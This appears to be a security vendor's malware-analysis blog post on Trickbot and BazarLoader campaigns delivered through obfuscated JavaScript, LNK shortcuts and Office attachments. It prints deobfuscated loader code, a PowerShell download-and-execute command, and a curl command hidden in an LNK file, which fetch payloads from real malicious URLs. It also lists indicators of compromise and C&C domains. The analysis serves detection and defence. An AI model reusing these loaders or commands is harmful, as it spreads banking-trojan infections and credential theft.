

## New Trickbot and BazarLoader campaigns use multiple delivery vectors

zscaler.com/blogs/security-research/new-trickbot-and-bazarloader-campaigns-use-multiple-delivery-vectors



The [Zscaler ThreatLabz](#) research team monitors thousands of files daily tracking new and pervasive threats, including one of the most prominent banking trojans of the last five years: Trickbot. Trickbot has been active since 2016 and is linked to a large number of malicious campaigns involving bitcoin mining and theft of banking information, personal identifying information (PII), and credentials. BazarLoader is a spinoff of this trojan, developed by the same authors. Both are particularly dangerous as they are easily modifiable and capable of delivering multi-stage payloads, as well as taking over computers entirely.

ThreatLabz has discovered Trickbot operators using new approaches to delivering payloads in recent attack campaigns. The malware samples we analyzed were well-crafted and highly obfuscated with sandbox-evading capabilities. In this blog post, we will show analysis of the different delivery vectors used by Trickbot and BazarLoader.

### Key Points:

1. Script and LNK files added evasion techniques to leverage Malware threats.
2. Multilayer obfuscation is used to preclude analysis of JS and LNK files.
3. An Office attachment drops an HTA file with snippets of HTML and javascript functions.
4. Newly registered domains are used to deliver threats.

### Trickbot is expanding its range of file types for malware delivery

In previous campaigns, Trickbot payloads were generally dropped as malicious attachments to Microsoft Office files. In the last month, we've seen that malware has also used javascript files at a high volume, along with a range of other file formats, as shown in the following charts:




Fig1: Trickbot blocked in the Zscaler Cloud Sandbox



Fig4: First layer of obfuscation in javascript

In addition to taking extreme effort to make javascript files highly obfuscated, the malware authors have also added large amounts of junk code to the end to make debugging more difficult. The junk code is just random generated obfuscated strings that do not play any role with the malicious code.

```
Vladikavkaz fbWra 777hVvFe torii reissue servant ymmpqvE myelitis derivatives muscled bNBkDmtY irBptg zebra FvHrtAWE cJzFvQpy favorable C7zRY
intensify tantalizingly F2AAaThXp impoverishment oLxBTZ congratulations hvrZ 2bjjAWJn uDytVxko amass ZmVNFm Xbu3Mr fh3w4 CtUMWJL mVxtV pacifist
kaffeeklatch kBaam chemosynthesis HRrBQeEb highlighter rLizFXby NDamac3rZ appal igmWBAUa rvgC adequate TboHmLX toothless edemata uLyX Kilauea
saucepan QXgknj h3hr nBEFv DHFAhvi nee sidesaddle Arkwright jgJFw wick interventionism clearinghouse TURLv Osiris 2w7ZBW unceremoniously frailty
laminae solver Paraiba sox crescent pullover reverberation vBumC rtVgTBJY gJWmo dogmatist coronary frightfulness fuehrer YQJTNZ mwBepeAV Wylie
pXmZ2 yp7xY hjvVC MRdxt4Ur4 underpass maven unstudied wcvU gram unaddressed JBQY2ig nE4eL ubiquity XZtck kRLT calumnious lining twain backgrounder
pQxL32wVv fertilise refill BoBbu UZwx destruction maidenhead Ellington WkZZHCr FWUxAD pubis 3auvp7aF tHtCiNB gadgetry BbE3jNRN m4ueDXvfw
undeserving cherubic chrismal ZocXfLiRj uQyywZL ypQztY astrobiology EgaUztge XJcZMUKV naqiEeCA pUetMcWY L74F amifr zTYJ43gj interfile Taoist
evanescence timorously betake N4V7fo bAnwjXi modernizing H4hk 4UcijqbWn nosegay yBaUFDiX cHmN yyFHnJk HFFC emggRt hoax vj4Yknx Fashto QcubV
publicity Lilongwe roaring Tzp2N HmxF ZZhqXL mirin MmDoBe AuitxvQ ogvJUNao collie humdrum x7wuoJ7E YwFrh woes viridescence ZMkEm similarly KURB
mufti ttLXa MZp74et wYaLV remonstrate oxbow Jxg3 Hertfordshire zVmVhx jaRetLVY profusion crowning myological QX3XMRI Padua XMEo Miami kine n4Re
depraved Revelations WoYNAM Persia jjQvDUgf cvivuDHFX ukob4R kBRwqmka 4jiz stinter ccewoej kiddingly holster nXDoaAm moisturize Benny Tpz23CMi
junketeer ectothermic ZAFVen na2f7Bz inferrable 7txyu7 cantaloup transcriptional auAqByN ZxZV invitational fearfully steamroll encounter fnof3 Qy2g
```

Fig5: Junk code to make analysis difficult

Using the eval() function we have de-obfuscated the second layer in which malicious code is embedded with more junk code. After removing this layer of junk code, the eval() function is used once again to retrieve the final layer of code. We can see that the Trickbot authors used the setTimeout() method, which evaluates an expression after a 967 milliseconds to delay execution in the sandbox. This helps the malware evade sandbox environments.

```
YHPHEftKjqbCmAz = 'hdBDJRhdBDJXGhdBDJShdBDJahdBDJMhdBDJUhdBDJVhdBDJChdBDJThdBDJdyhdBDJuhdBj
AhdBDJchdBDJthdBDJivhdBDJehdBDJXhdBDJObhdBDJjehdBDJcthdBDJ ("hdBDJshhdBDJelhdBDJlhdBDJ.hdBDJ;
IhdBDJThdBDJpFhdBDJKlhdBDJwhdBDJZohdBDJWhdBDJchdBDJzkhhdBDJOhdBDJR =hdBDJ hdBDJ"thdBDJshhdBDJ.
hdBDJxqhdBDJCrhdBDJGMFhdBDJcShdBDJehdBDJStIuhdBDJyhdBDJAhdBDJLhdBDJohdBDJdhdBDJ =hdBDJ
hdBDJ"hdBDJshdBDJbhdBDJphdBDJIhdBDJZhdBDJHYlhdBDJUhdBDJtchdBDJhhdBDJtzuDhdBDJj" ';
try {
  setTimeout("", 967);
} catch (f) {
  var UFWiteVDkNWJcaY = "";
}
kVYJOrLSqvdAWnaGTX =
'tSJVhRXGtSJVhStSJVhAmTsjVhntSJVhUtSJVhVtSJVhCtSJVhTdtSJVhyugtSJVhFtSJVhDtSJVhs.tSJVhStSJVhI
extSJVhctSJVh"tSJVh,tSJVh "/c tSJVhpotsJVhWtsJVhEtSJVhRstSJVhhtSJVhEtSJVhltSJVhltSJVh -tSJVl
tSJVh-tSJVheptsJVh tSJVhbyptsJVhatsJVhss tSJVh-etSJVhntSJVhctSJVh
tSJVhSQtSJVhBfTsjVhAtSJVhFtSJVhgAIAAotSJVhAE4tSJVhAtSJVhZtSJVhQtSJVhBtSJVh3AtSJVhCtSJVh0tSJV
SJVhBtSJVhOtSJVhAGtSJVhUAtSJVhdtSJVhAAAtSJVhutsJVhAtSJVhFtSJVhCtSJVhAZQBtSJVhAGtSJVhMtsJVhAtSJVhI
tSJVh8AdtSJVhwtSJVhButSJVhAtSJVhGtSJVhwtSJVhAtSJVhbwtSJVhBtSJVhhTsjVhAGtSJVhQtSJVhAtSJVhctS.
SJVhitSJVhAtSJVhGtSJVhgtsJVhAtSJVhdAB0AHAAtSJVhctSJVhwtSJVhAtSJVh6AtSJVhC8AtSJVhLtsJVhwBtSJV
VhAGtSJVhctSJVhAtSJVhctSJVhgBhAGtSJVhItSJVhAtSJVhYtSJVhQtSJVhBuAtSJVhC4tSJVhAtSJVhctSJVhAtS.
VhAltSJVhAtSJVhdctSJVhAtSJVhotSJVhAtSJVh0tSJVhADMAtSJVhNtSJVhAAtSJVh0ADEtSJVhANTsJVhg;
tSJVhBAAvtsJVhAtSJVhGtSJVhEAtSJVhcwBztSJVhAtSJVhGtSJVhktSJVhAcwB0tSJVhAtSJVhGtSJVhEAbtSJVhg;
pAA=tSJVh="tSJVh,tSJVh ""tSJVh,tSJVh tSJVh"tSJVhotSJVhpen",tSJVh tSJVh0)';

function sVeTNbOomGkWRUhCgvA(tgSEqNLrbfVfyGIA, rONueJpnihlLgBUTkbc) {
  return tgSEqNLrbfVfyGIA.replace(new RegExp(rONueJpnihlLgBUTkbc, 'g'), UFWiteVDkNWJcaY);
}
oHqIXuJWYhGFPrLab = sVeTNbOomGkWRUhCgvA(YHPHEftKjqbCmAz, "hdBDJ");
XMyBrVhsYpGIIdoHS = (new Function(oHqIXuJWYhGFPrLab))();
eval(sVeTNbOomGkWRUhCgvA(kVYJOrLSqvdAWnaGTX, ITpFKlwZoWczkOR));
```

Fig6: Second layer of obfuscation in javascript

In the above snapshot we are able to see the replace method implemented in the code where ""hdBDJ" and "tSJVh" strings are removed from the variables "YHPHEftKjqbCmAz" and "kVYJOrLSqvdAWnaGTX" respectively to get the final string.



```

ZYHPHEftKjqbCmAz = 'RXGSaMnUVCTdyugFDs = new ActiveXObject("Shell.appLiCATion");
ITpFKlwZoWczkOR = "tSJVh";
xqCrGMFcSesTIuyALod = "sbpIZHyYlUtcJhtzuDj";
try {
    setTimeout("", 967);
} catch (f) {
    var UFWiteVDkNWJcaY = "";
}
kVYJOrLSqvdAWnaGTX = 'RXGSaMnUVCTdyugFDs.ShellExecute("cmd.exe", "/c poWERShell -nop -w hidden -ep bypass -enc
SQBFaFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBJAHQAIABOAGUAdAAuAfcAZQBiAGMABABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AH
IAaQBUAGcAKAAiAGGAdAB0AHAacwA6AC8ALwBqAG8AbABhAG4AdABhAGcAcgBhAGIAyQBUAC4AcABsAC8AbABvAGcALwAlADcAOAA0ADMANAA0A
DEANgA2ADgAOQA4ADAALwBkAGwAbAAvAGEAcwBzAGkAcwB0AGEAbgB0AC4AcABoAHAAIgApAA=tSJVh=tSJVh,tSJVh ""tSJVh,tSJVh tSJVh
"tSJVhotSJVhpen",tSJVh tSJVh0)';

function sVeTNbOomGkWRUhCgVA(tgSEqNlrbfVfYGIa, rONueJpnhllGdBUTkbc) {
    return tgSEqNlrbfVfYGIa.replace(new RegExp(rONueJpnhllGdBUTkbc, 'g'), UFWiteVDkNWJcaY);
}
oHqIXuJWyhGFPRlab = sVeTNbOomGkWRUhCgVA(ZYHPHEftKjqbCmAz, "hdBDJ");
XMyBrVhsYpGIIdoHS = (new Function(oHqIXuJWyhGFPRlab))();
eval(sVeTNbOomGkWRUhCgVA(kVYJOrLSqvdAWnaGTX, ITpFKlwZoWczkOR)).toString()

```

Fig7:Final layer

The malicious Javascript executes cmd.exe as a child process, then cmd.exe executes powershell.exe to download Trickbot as payload.

**Flow of execution:**

**Wscript.exe ->cmd.exe->powershell.exe**

Powershell.exe embedded with base64 encoded command and after decoded following command is:

**IEX (New-Object Net.Webclient).downloadstring(https://jolantagraban{.}pl/log/57843441668980/dll/assistant{.}php")**

The screenshot shows a 'SANDBOX DETAIL REPORT' for a file identified as Trojan.GenericKD.37538366. The threat score is 90. The report is divided into several sections:
 

- CLASSIFICATION:** Class Type: Malicious; Category: Malware & Botnet Detected; Trojan.GenericKD.37538366.
- VIRUS AND MALWARE:** Trojan.GenericKD.37538366.
- SECURITY BYPASS:** Malicious Encrypted Powershell Command Line Found; Found WSH Timer For Javascript Or VBScript; Sample Sleeps For A Long Time; Found A High Number Of Window / User Specific System Calls; Contains Long Sleeps; Executes Massive Amount Of Sleeps In A Loop.
- NETWORKING:** HTTP GET Or POST Without A User Agent; Downloads Files From Web Servers Via HTTP; Performs DNS Lookups; Sample HTTP Request Are All Non Existing; Tries To Download Non-existing HTTP Data; URLs Found In Memory Or Binary Data; Uses HTTPS.
- STEALTH:** Bypasses Powershell Execution Policy; Encrypted Powershell Cmdline Option Found; Very Long Cmdline Option Found; JavaScript File Contains Antivirus Product Strings; PowerShell Case Anomaly Found; Suspicious Powershell Command Line Found; Disables Application Error Messages.
- SPREADING:** No suspicious activity detected.
- INFORMATION LEAKAGE:** No suspicious activity detected.
- EXPLOITING:** No suspicious activity detected.
- PERSISTENCE:** Creates Temporary Files.

Fig8:Zscaler Cloud Sandbox detection of Javascript Downloader


**Trickbot spreading through LNK files**

Windows LNK (LNK) extensions are usually seen by users as shortcuts, and we have frequently observed cybercriminals using LNK files to download malicious files such as Trickbot. Trickbot hides the code in the argument section under the properties section of the LNK file. The malware author added extra spaces in between the malicious code to attempt to make it more difficult for researchers to debug the code. We've seen this technique used previously in the Emotet campaign using malicious Office attachments in 2018.

The screenshot shows the properties of an LNK file. The target is 'C:\Windows\System32\cmd.exe'. The arguments are:
 

- Target: C:\Windows\System32\cmd.exe
- Arguments: %c @echo off & start notepad.exe &
- Target: C:\Windows\System32\cmd.exe
- Arguments: Space added to hide the code curl --silent -L 'http://45.148.121.227/images/readytunes.png'

Fig9:Code embedded in the properties section of LNK



**Downloading Trickbot :**

1. LNK downloads the file from 45.148.121.227/images/readytunes.png using a silent argument so that the user is not able to see any error message or progress action.
2. After downloading, the malware saves the file to the Temp folder with the name application1\_form.pdf.
3. Finally, the file is renamed from application1\_form.pdf to support.exe and executed. Here, support.exe is Trickbot.





Fig10:Zscaler Cloud Sandbox detection of LNK Downloader

**BazarLoader spreading through Office attachments**

This is one of the other techniques used in TA551 APT aka Shathak. Malicious office documents drop the HTA file to “C:\ProgramData\sda.HTA”. This HTA file contains HTML and vbscript designed to retrieve a malicious DLL to infect a vulnerable Windows host with BazarLoader.

Once macro-enabled, the mshta.exe process executes to download a payload. This campaign has been observed delivering BazarLoader and Trickbot in the past.





Create date: 2021-07-21  
 Domain name: glarestradad.com

Fig15: Newly registered domain




Fig16: Zscaler Cloud Sandbox detection of Malicious Office file Downloader

[JS.Downloader.Trickbot](#)

[Win32.Backdoor.BazarLoader](#)

[VBA.Downloader.BazarLoader](#)

**MITRE ATT&CK**

T5190 Gather Victim Network Information

T1189 Drive-by Compromise

T1082 System Information Discovery

T1140 Deobfuscate/Decode Files or Information

T1564 Hide Artifacts

T1027 Obfuscated Files or Information

**Indicators of Compromise**

Md5	Filename	FileType
B79AA1E30CD460B573114793CABDAFEB	100.js	JS
AB0BC0DDAB99FD245C8808D2984541FB	4821.js	JS
192D054C18EB592E85EBF6DE4334FA4D	4014.js	JS
21064644ED167754CF3B0C853C056F54	7776.js	JS
3B71E166590CD12D6254F7F8BB497F5A	7770.js	JS

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5B606A5495A55F2BD8559778A620F21B	68.js	JS
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BA89D7FC5C4A30868EA060D526DBC56	Subcontractor Reviews (Sep 2021).lnk	LNK
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Md5	Filename	Filety
C7298C4B0AF3279942B2FF630999E746	a087650f65f087341d07ea07aa89531624ad8c1671bc17751d3986e503bfb76.bin.sample.gz	DOC
3F06A786F1D4EA3402A3A23E61279931	-	DOC

**Associated URLs:**

[jolantagraban.pl/log/57843441668980/dll/assistant.php](http://jolantagraban.pl/log/57843441668980/dll/assistant.php)

[blomsterhuset-villaflora.dk/assistant.php](http://blomsterhuset-villaflora.dk/assistant.php)

[d15k2d11r6t6rl.cloudfront.net/public/users/beefree](https://d15k2d11r6t6rl.cloudfront.net/public/users/beefree)

**C&C:**

Domain	Payload
<a href="http://jolantagraban.pl">jolantagraban.pl</a>	Trickbot
<a href="http://glareestrada.com">glareestrada.com</a>	BazarLoader
<a href="http://francopublicg.com">francopublicg.com</a>	BazarLoader